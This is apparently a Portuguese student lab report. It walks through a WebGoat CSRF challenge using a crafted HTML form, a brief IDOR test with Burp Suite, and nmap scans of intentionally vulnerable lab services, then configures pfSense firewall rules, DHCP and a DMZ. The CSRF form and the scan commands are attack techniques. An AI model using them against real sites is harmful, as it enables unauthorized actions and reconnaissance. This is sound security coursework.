


Figura 25 - Análise do código da página

A única coisa que se acrescentou no ficheiro foi o *IP* da máquina para onde se quer que o botão redirecione. Como a função está a ser executada à parte, ela não sabe que tem de reencaminhar o pedido para o próprio servidor.



```
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank"
successcallback="" action="http://10.20.50.3:8083/WebGoat/csrf/basic-get-flag">
  <input name="csrf" type="hidden" value="false">
  <input type="submit" name="submit">
</form>
```

Figura 26 - Modificação do código html




Figura 27 - Réplica do botão da página

Ao clicar no botão, o utilizador é obrigado a iniciar sessão novamente.




Figura 28 - Página de início de sessão

Regressando à página anterior, e carregando novamente no botão de submissão, o site já retorna a *Flag* para completar o desafio.




Figura 29 - Flag do desafio

## Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Submitter

## Confirm Flag

Confirm the flag you should have gotten on the previous page below.

☒

Confirm Flag Value:



**Congratulations! Appears you made the request from your local machine.**  
Correct, the flag was 48268

Figura 30 - Desafio resolvido

O último ataque realizado neste sistema foi o *Insecure Direct Object Reference (IDOR)* [13], que consiste em explorar uma vulnerabilidade de controlo de acesso num site para aceder indevidamente a informações ou funcionalidades a que não se deveria ter acesso. Em vez de um controlo de acesso adequado, o site confia num identificador direto (como um *ID* numa *URL* ou num pedido) que pode ser manipulado pelo atacante para aceder a dados de outros utilizadores.

Mais ou vez, usou-se o *Burp Suite* para o trabalho de interseção do tráfego.




Figura 31 - Encaminhamento do pacote para o repeater

O tráfego foi reencaminhado para o *Repeater*, que faz uma análise mais pormenorizada dos pacotes.



## Identificação de serviços *HTTP*

Para se identificarem os serviços *HTTP* presentes na rede, usou-se mais uma vez o *NMAP*. Esta ferramenta permite analisar todas as portas de todas as máquinas presentes na rede, porém isso consome muito tempo. Pode-se aplicar um filtro para a porta 80 e 443, ou para que a descrição do serviço inclua a palavra “HTTP”. Neste cenário sabe-se que nenhum caso iria corresponder a esse filtro, pois os serviços que correm no *Ubuntu Server* não estão na porta pré-definida, nem têm “HTTP” na sua descrição. Filtrou-se então pelas portas 8081, 8082 e 8083, apenas para esta máquina, uma vez que nem o Windows nem o Kali têm este tipo de serviços a correr.

```
(kaliⓈkali)-[~]
└─$ nmap -p 8081,8082,8083 --open -sV 10.20.30.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 11:04 EDT
Nmap scan report for 10.20.30.2
Host is up (0.0038s latency).

```

| PORT     | STATE | SERVICE          | VERSION                        |
|----------|-------|------------------|--------------------------------|
| 8081/tcp | open  | http             | Apache httpd 2.4.25 ((Debian)) |
| 8082/tcp | open  | blackice-alerts? |                                |
| 8083/tcp | open  | http             | Apache Tomcat (language: en)   |

Executou-se também um *script engine* do *NMAP* que retorna mais detalhes acerca de cada serviço.

```
(kaliⓈkali)-[~]
└─$ nmap -p 8081,8082,8083 --open -sV --script http-title 10.20.30.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 11:09 EDT
Nmap scan report for 10.20.30.2
Host is up (0.0037s latency).

```

| PORT     | STATE | SERVICE | VERSION                        |
|----------|-------|---------|--------------------------------|
| 8081/tcp | open  | http    | Apache httpd 2.4.25 ((Debian)) |

```
| http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 Develop
|_Requested resource was login.php
|_http-server-header: Apache/2.4.25 (Debian)
8082/tcp open  blackice-alerts?
```

```

| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
|     X-Recruiting: /#/jobs
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Thu, 30 Oct 2025 14:54:12 GMT
|     ETag: W/"124fa-19a359cafa2"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 75002
|     Vary: Accept-Encoding
|     Date: Thu, 30 Oct 2025 15:09:08 GMT
|     Connection: close
|     Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop
| contributors.
|     SPDX-License-Identifier: MIT
|     <!doctype html>
|     <html lang="en" data-beasties-container>
|     <head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
|     <meta name="description" content="Probably the most modern and
| sophisticated insecure web application">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|_    <link id="favicon" rel="icon"
8083/tcp open  http                Apache Tomcat (language: en)
|_http-title: HTTP Status 404 \xE2\x80\x93 Not Found

```

## Identificação do serviço *SMB*

Ainda com o *NMAP*, realizou-se uma análise à máquina Windows nas portas padrão do protocolo SMB (139 e 445).

```
PS C:\Users\david> nmap -p 139,445 -sV --open 192.168.56.109

Starting Nmap 7.97 ( https://nmap.org ) at 2025-10-30 15:36 +0000

Nmap scan report for 192.168.56.109

Host is up (0.00047s latency).

PORT      STATE SERVICE          VERSION
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?

MAC Address: 08:00:27:40:F1:EE (Oracle VirtualBox virtual NIC)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .


Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
```

## Parte 2

### Reajuste do cenário

Durante a segunda parte do trabalho, adicionou-se à rede uma máquina virtual com o *pfSense* [14], um software de *routing* e *firewall* baseado em código aberto.


Como o *pfSense* passa a ser o *router* da rede, é necessário mudar a topologia das outras máquinas virtuais. Para isso criou-se um adaptador de rede virtual para cada uma das *VMs*, em modo *host-only*. Não se escolheu o modo de rede interna apenas para facilitar o acesso a cada máquina virtual através do *host*, porém, o resultado manter-se-ia o mesmo.



| Nome                                     | IPv4 Prefix       | IPv6 Prefix | Servidor DHCP |
|------------------------------------------|-------------------|-------------|---------------|
| VirtualBox Host-Only Ethernet Adapter    | 169.254.127.13/16 |             | Enabled       |
| VirtualBox Host-Only Ethernet Adapter #3 | 10.20.10.0/24     |             | Disabled      |
| VirtualBox Host-Only Ethernet Adapter #4 | 10.20.20.0/24     |             | Disabled      |
| VirtualBox Host-Only Ethernet Adapter #5 | 10.20.30.0/24     |             | Disabled      |

Figura 34 - Configuração das placas de rede virtuais

Já no *pfSense*, adicionaram-se todas as interfaces que correspondem à rede de cada *VM* e uma interface de *NAT* que vai permitir o acesso à internet.



| Rede         |                                                                                            |
|--------------|--------------------------------------------------------------------------------------------|
| Adaptador 1: | PCnet-FAST III (Rede NAT, 'TPHE')                                                          |
| Adaptador 2: | PCnet-FAST III (Adaptador apenas do Anfitrião, 'VirtualBox Host-Only Ethernet Adapter #3') |
| Adaptador 3: | PCnet-FAST III (Adaptador apenas do Anfitrião, 'VirtualBox Host-Only Ethernet Adapter #4') |
| Adaptador 4: | PCnet-FAST III (Adaptador apenas do Anfitrião, 'VirtualBox Host-Only Ethernet Adapter #5') |

Figura 35 - Atribuição das interfaces ao *pfSense*

Foram ainda definidos alguns encaminhamentos de portas na interface *NAT* para permitir o acesso do lado da máquina hospedeira e simular um acesso exterior, de modo a testar a *DMZ*.




Figura 36 - Regras de encaminhamento

As interfaces do pfSense foram configuradas consoante o pedido no enunciado, correspondendo às interfaces virtuais criadas anteriormente.




Figura 37 - Correspondência entre as interfaces e os IPs de cada rede

Configurou-se o servidor *DHCP* para as interfaces “KALI” e “WINDOWS”. Na “WAN” e “UBUNTU” não é necessário.

**Configurações Gerais**

**DHCP Backend** ISC DHCP

**Habilitar** ☒ Habilitar servidor DHCP na interface WINDOWS

**BOOTP** ☐ Ignore as consultas BOOTP

**Deny Unknown Clients** Allow all clients

When set to **Allow all clients**, any DHCP client will get an IP address within this scope/range on this interface. If set to **Allow known clients from any interface**, any DHCP client with a MAC address listed in a static mapping on **any** scope(s)/interface(s) will get an IP address. If set to **Allow known clients from only this interface**, only MAC addresses listed in static mappings on this interface will get an IP address within this scope/range.

**Ignore Denied Clients** ☐ Ignore denied clients rather than reject  
Essa opção não é compatível com tolerância a falhas e não pode ser habilitada quando a tolerância a falhas estiver configurada em um endereço IP.

**Ignore Client Identifiers** ☐ Do not record a unique identifier (UID) in client lease data if present in the client DHCP request  
Essa opção pode ser útil quando um cliente pode usar dois tipos diferentes identificadores de inicialização desde que use o mesmo hardware (Endereço MAC). Veja que o resultado do comportamento do servidor viola a especificação oficial para DHCP.

**Primary Address Pool**

**Subrede** 10.20.0/24

**Subnet Range** 10.20.20.1 - 10.20.20.254

**Address Pool Range**

**De** 10.20.20.2 **Para** 10.20.20.254

Figura 38 - Configuração do DHCP para a interface "WINDOWS"

Opcionalmente adicionou-se também um nome local para o servidor *Ubuntu* anulando assim a necessidade de estar constantemente a escrever o seu *IP*, uma vez que este é estático. A máquina passou assim a ser tratada por *ubuntu.tphe* em qualquer interface.

| Sobrescrever Host |                     |                                   |               |       |
|-------------------|---------------------|-----------------------------------|---------------|-------|
| Host              | Domínio pai do host | IP para retorna para um servidor. | Descrição     | Ações |
| ubuntu            | tphe                | 10.20.30.2                        | Ubuntu server |       |

Figura 39 - Configuração do nome na rede para o servidor

**Interfaces de Rede**

Todos  
WAN  
KALI  
WINDOWS  
UBUNTU

Interface IP addresses used by the DNS Resolver for responding to queries from clients. If an interface has both IPv4 and IPv6 addresses, both are used. Queries to addresses not selected in this list are discarded. The default behavior is to respond to queries on every available IPv4 and IPv6 address.

Figura 40 - Configuração das interfaces com acesso ao DNS local

Começaram-se então a definir as regras para cada interface, primeiramente pela WAN. Definiu-se uma regra de acesso ao conjunto de portas 80 e 443, para possibilitar a gestão do *pfSense* a partir do exterior. A segunda regra definida foi para permitir o acesso aos serviços do *Ubuntu Server*.

Firewall / Regras / WAN

Flutuante

WAN

KALI

WINDOWS

UBUNTU

Regras (Arraste para mudar a ordem)

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Estados      | Protocolo    | Origem | Porta | Destino                    | Porta           | Gateway | Fila   | Agenda | Descrição             | Ações                                                                                                                                                                                                                                                       |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|--------------|--------|-------|----------------------------|-----------------|---------|--------|--------|-----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <input checked="" type="checkbox"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | ✓ 2/4,10 MiB | IPv4 TCP/UDP | *      | *     | Este Firewall ( o próprio) | Web             | *       | nenhum |        | pfSense Web interface |    |
| <input checked="" type="checkbox"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | ✓ 0/0 B      | IPv4 TCP     | *      | *     | DMZ_Server                 | Ubuntu_services | *       | nenhum |        | DMZ server            |    |
| <div><div>↑ Adicionar</div><div>↓ Adicionar</div><div> Excluir</div><div> Toggle</div><div> Copiar</div><div> Salvar</div><div> Separador</div></div> |              |              |        |       |                            |                 |         |        |        |                       |                                                                                                                                                                                                                                                             |

Figura 41 - Regras da WAN

As portas “Web” e “Ubuntu\_services” são *aliases* que englobam um conjunto de portas já pré-definido.

| Firewall / Aliases / Portas                                      |          |                  |           |                                                                                                                                                                                                                                                             |
|------------------------------------------------------------------|----------|------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <div>IP</div> <div>Portas</div> <div>URLs</div> <div>Todos</div> |          |                  |           |                                                                                                                                                                                                                                                             |
| Aliases do Firewall Portas                                       |          |                  |           |                                                                                                                                                                                                                                                             |
| Nome                                                             | Tipo     | Valores          | Descrição | Ações                                                                                                                                                                                                                                                       |
| Ubuntu_services                                                  | Porta(s) | 8081, 8082, 8083 |           |    |
| Web                                                              | Porta(s) | 443, 80          |           |    |
| <div>+ Adicionar</div> <div>Importar</div>                       |          |                  |           |                                                                                                                                                                                                                                                             |

Figura 42 - Aliases das portas

O destino “DMZ\_Server” é também um *alias*, porém para o *IP* da máquina servidora. Mais tarde definiu-se o *alias* “internal\_networks” que engloba todas as redes internas, para definir regras noutras interfaces.

| Firewall / Aliases / IP                                          |         |                                                            |               |                                                                                                                                                                                                                                                                   |
|------------------------------------------------------------------|---------|------------------------------------------------------------|---------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <div>IP</div> <div>Portas</div> <div>URLs</div> <div>Todos</div> |         |                                                            |               |                                                                                                                                                                                                                                                                   |
| Aliases do Firewall IP                                           |         |                                                            |               |                                                                                                                                                                                                                                                                   |
| Nome                                                             | Tipo    | Valores                                                    | Descrição     | Ações                                                                                                                                                                                                                                                             |
| DMZ_Server                                                       | Host(s) | 10.20.30.2                                                 | Ubuntu Server |    |
| Internal_networks                                                | Rede(s) | 10.20.10.0/24, 10.20.20.0/24, 10.20.30.0/24, 10.20.50.0/24 |               |    |

Figura 43 - Aliases dos IPs

Na interface “KALI” definiram-se as regras consoante o pedido no enunciado. Os *IP*s desta interface têm acesso às portas dos serviços do *Ubuntu Server*, e ao protocolo *ICMP* para o mesmo, ou seja, conseguem ter *Ping* para o servidor. A terceira regra serve apenas para o propósito opcional de ter acesso ao servidor *DNS* para conseguir traduzir o *IP* do *Ubuntu* para “ubuntu.tphe”. Por último, o *pfSense* bloqueia todo o resto do tráfego nesta rede.

| Firewall / Regras / KALI                                                                                                                             |           |               |              |       |              |                 |         |        |        |                    |       |
|------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|---------------|--------------|-------|--------------|-----------------|---------|--------|--------|--------------------|-------|
| <div> <div>Flutuante</div> <div>WAN</div> <div><b>KALI</b></div> <div>WINDOWS</div> <div>UBUNTU</div> </div>                                         |           |               |              |       |              |                 |         |        |        |                    |       |
| Regras (Arraste para mudar a ordem)                                                                                                                  |           |               |              |       |              |                 |         |        |        |                    |       |
| <input type="checkbox"/>                                                                                                                             | Estados   | Protocolo     | Origem       | Porta | Destino      | Porta           | Gateway | Fila   | Agenda | Descrição          | Ações |
| <input checked="" type="checkbox"/>                                                                                                                  | 0/0 B     | *             | *            | *     | KALI Address | 443 80          | *       | *      |        | Regra Anti-Lockout |       |
| <input type="checkbox"/>                                                                                                                             | 0/724 B   | IPv4 TCP      | KALI subnets | *     | DMZ_Server   | Ubuntu_services | *       | nenhum |        | DMZ access         |       |
| <input type="checkbox"/>                                                                                                                             | 0/528 B   | IPv4 ICMP any | KALI subnets | *     | DMZ_Server   | *               | *       | nenhum |        | ICMP to DMZ        |       |
| <input type="checkbox"/>                                                                                                                             | 0/14 KiB  | IPv4 UDP      | KALI subnets | *     | KALI address | 53 (DNS)        | *       | nenhum |        | Local DNS resolver |       |
| <input type="checkbox"/>                                                                                                                             | 0/128 KiB | IPv4+6 *      | KALI subnets | *     | *            | *               | *       | nenhum |        | Block everything   |       |
| <div> <div>Adicionar</div> <div>Adicionar</div> <div>Excluir</div> <div>Toggle</div> <div>Copiar</div> <div>Salvar</div> <div>Separador</div> </div> |           |               |              |       |              |                 |         |        |        |                    |       |

Figura 44 - Regras da interface "KALI"

Para a rede do *Windows* definiu-se igualmente uma regra de acesso aos serviços do *Ubuntu Server*, e adicionalmente permitiu-se a comunicação por *SSH* ao mesmo. Seguidamente configuraram-se as regras para as máquinas desta interface terem acesso à internet, para isso, permitiu-se o acesso a qualquer porta da *alias* “Web” que não pertença à *alias* “Internal\_networks”. Permitiu-se também o acesso ao DNS, agora não só para traduzir o nome “ubuntu.tphe”, mas também para resolver os endereços externos. Por último, bloqueou-se tudo o resto.

| Firewall / Regras / WINDOWS                                                                                                                          |               |           |                 |       |                   |                 |         |        |        |                    |       |
|------------------------------------------------------------------------------------------------------------------------------------------------------|---------------|-----------|-----------------|-------|-------------------|-----------------|---------|--------|--------|--------------------|-------|
| <div> <div>Flutuante</div> <div>WAN</div> <div>KALI</div> <div><b>WINDOWS</b></div> <div>UBUNTU</div> </div>                                         |               |           |                 |       |                   |                 |         |        |        |                    |       |
| Regras (Arraste para mudar a ordem)                                                                                                                  |               |           |                 |       |                   |                 |         |        |        |                    |       |
| <input type="checkbox"/>                                                                                                                             | Estados       | Protocolo | Origem          | Porta | Destino           | Porta           | Gateway | Fila   | Agenda | Descrição          | Ações |
| <input type="checkbox"/>                                                                                                                             | 0/0 B         | IPv4 TCP  | WINDOWS subnets | *     | DMZ_Server        | Ubuntu_services | *       | nenhum |        | DMZ access         |       |
| <input type="checkbox"/>                                                                                                                             | 0/0 B         | IPv4 TCP  | WINDOWS subnets | *     | DMZ_Server        | 22 (SSH)        | *       | nenhum |        | SSH access to DMZ  |       |
| <input type="checkbox"/>                                                                                                                             | 22/200,46 MiB | IPv4 TCP  | WINDOWS subnets | *     | Internal_networks | Web             | *       | nenhum |        | Internet access    |       |
| <input type="checkbox"/>                                                                                                                             | 0/63 KiB      | IPv4 UDP  | WINDOWS subnets | *     | WINDOWS address   | 53 (DNS)        | *       | nenhum |        | Local DNS resolver |       |
| <input type="checkbox"/>                                                                                                                             | 0/33 KiB      | IPv4+6 *  | WINDOWS subnets | *     | *                 | *               | *       | nenhum |        | Block everything   |       |
| <div> <div>Adicionar</div> <div>Adicionar</div> <div>Excluir</div> <div>Toggle</div> <div>Copiar</div> <div>Salvar</div> <div>Separador</div> </div> |               |           |                 |       |                   |                 |         |        |        |                    |       |

Figura 45 - Regras da interface "WINDOWS"

Na interface “UBUNTU” bloqueou-se tudo, e adicionaram-se regras de acesso à internet que podem ser ativadas temporariamente apenas para se realizarem atualizações na máquina.

Para isso criou-se uma *schedule* para estas regras na *firewall* serem ativadas todas as quintas feiras das 13 às 17 horas, horário das aulas de TPHE.




Figura 46 - Configuração da agenda para as atualizações do servidor




Figura 47 - Regras da interface "UBUNTU"

No servidor configurou-se o ficheiro *crontab* [15] para também automatizar os comandos de atualizações no horário pretendido.

